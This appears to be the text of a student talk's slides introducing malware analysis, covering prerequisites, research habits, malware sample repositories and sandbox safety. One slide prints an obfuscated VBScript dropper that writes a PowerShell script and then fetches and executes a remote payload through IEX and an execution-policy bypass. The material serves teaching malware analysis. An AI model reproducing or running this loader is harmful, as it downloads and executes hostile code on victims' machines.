




ntro To Malware Analysis

Callum Shanks





\$ whoami

- Callum Shanks (@ItsWavey_)
- Second Year
- The real Callum "Discord" Wavey
- they/thembo










Keep in mind

- You will not be a great malware analyst in a day
- You don't need to learn assembly; it will be helpful to know though
- Effective research is going to be key



YEAH, I know Assembly



Somebody please help me
I am slowly deteriorating
mentally as I step through
my code in GDB for 80 hours
a week and all I can think
about is the sweet release
of death why the fuck
can't I just use an actual
language with libraries



Pre-Requisites

- Familiarity with multiple programming languages (high / low level)
- RESEARCH RESEARCH
- Familiarity with basic Operating System concepts








Programming

- Find a language you like (c++, c, python etc. are good to know) and find a project to use it for.
- Knowing at least the basics of programming in general will help leaps and bounds.
- You don't need to know everything, you will never know everything.







Problem Solving


- Analysing malware is like a big obscure puzzle.
- Make the sample easier to read
- Look for common code used to execute scripts
- Look for strings like web URLs etc.

```
Set ESRDHFTJYGHUGYFTDRHTFYGUHIHUYFTDYRYDTFYG=CreateObject("Scripting.FileSyste"&"mObject")
XRGCHTVJYBKUNYVTCRXCHTJVYKBUHLIUGYFTDRTFYGKUHLIJ="C:\Use"&"rs\Publ"&"ic\Downlo"&"ads\Run.ps1"
Set RGDHTFJYGKUH8J8H7G6F5DYF6UG7IH809J8I7GU6F = ESRDHFTJYGHUGYFTDRHTFYGUHIHUYFTDYRYDTFYG.
   CreateTextFile(XRGCHTVJYBKUNYVTCRXCHTJVYKBUHLIUGYFTDRTFYGKUHLIJ,True)
RGDHTFJYGKUH8J8H7G6F5DYF6UG7IH809J8I7GU6F.Write "$SFDDHGFJGKHLJKHJGHFGFGDHFGHK='DOWNSDFGDHFJGKHFGHD
FGDHJGKHFJGDHFSHGDHJKGFHGDHFSHGDJFKJGKJKHFJGDHING'.Replace('SDFGDHFJGKHFGHDFGDHJGKHFJGDHFSHGDHJKGFH
GDHFSHGDJFKJGKJKHFJGDH','LOADSTR');$SRDTFYGUHIUGYFTDRYDTYUFUGIHLUGYFUTDUFY='https://ia601408.us.arc
hive.org/27/items/bypass gshh/bypass gshh.TXT';$ESTRDYTUFYGIUHIJOSERDTFYJGUKYTDRSTDYFUGK =
   '(NAFSHDGFJGKHLGFSGRHTDYFJGUKYFTDHRSHDTFYBJECT $RGHTFYGUKLHIDZXFCGVJHBHVGCFXDZFGXFHHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHHHHRDTFYGUHIUGYFTDRYDTYUFUGIHLUGYFUTDUFY)'.Replace('AFSHDGFJGKHLGFSGRHTDYFJGUK'
GDHFGHK($S'): $RGHTFYGUKLHIDZXFCGVJHBHVGCFXDZFGXFHCGJV='SYEFSRGDTHYFUGKYFTDRSEASGRDHTFYUGKKGYFTDHRGD
M.NEDTHFYJGUKHGYFTDRYTFYGUHGYFTDYFYGUTDUFYGUBClIENT'.Replace('EFSRGDTHYFUGKYFTDRSEASGRDHTFYUGKKGYFT
DHRGD', 'STE').Replace('DTHFYJGUKH
   GYFTDRYTFYGUHGYFTDYFYGUTDUFYGU', 'T.WE');&('I'+'EX')($ESTRDYTUFYGIUHIJOSERDTFYJGUKYTDRSTDYFUGK
   -Join '')|&('I'+'EX');" & vbCrLf
RGDHTFJYGKUH8J8H7G6F5DYF6UG7IH809J8I7GU6F.Close
WScript.Sleep 1000
Dim HBANKERS
Set HBANKERS= CreateObject("WScript.Shell")
AAAAAAAAAAAAAAAAAAAAAA="L -Executio"&"nPolicy "
EEEEEEEEEEEEEEEEEEEEEEEEEEEE = "nloads\Run.ps1'
   EEEEEEEEEEEEEEEEEEEEEEEEEEEE
```



Researching

- Google Fu, Google Dorking, Google Hacking etc. (there are so many names for it)
 - http://www.googleguide.com/
- Documentation is your friend
 - Official documentation is usually best
- Basically RTFM





Where to get samples to work on

- vx-underground
 - https://vxug.fakedoma.in/samples.html
- The zoo
 - https://thezoo.morirt.com/
- Malware bazaar
 - https://bazaar.abuse.ch/browse/
- Malshare
 - https://malshare.com/index.php
- Lists of sample sources
 - https://zeltser.com/malware-sample-sources/





Safety when playing with samples

- Always treat samples as if they're live, even if you know otherwise
- Be careful when visiting suspicious links found when analysing samples
- Don't run any samples unless you're in a contained environment
 - Virtual Machines / containerisation etc.







Any Questions?

- Contact me:
 - Discord @ Wavey#6948
 - Twitter @ItsWavey_
 - Words with friends dm's @ bussy_69420

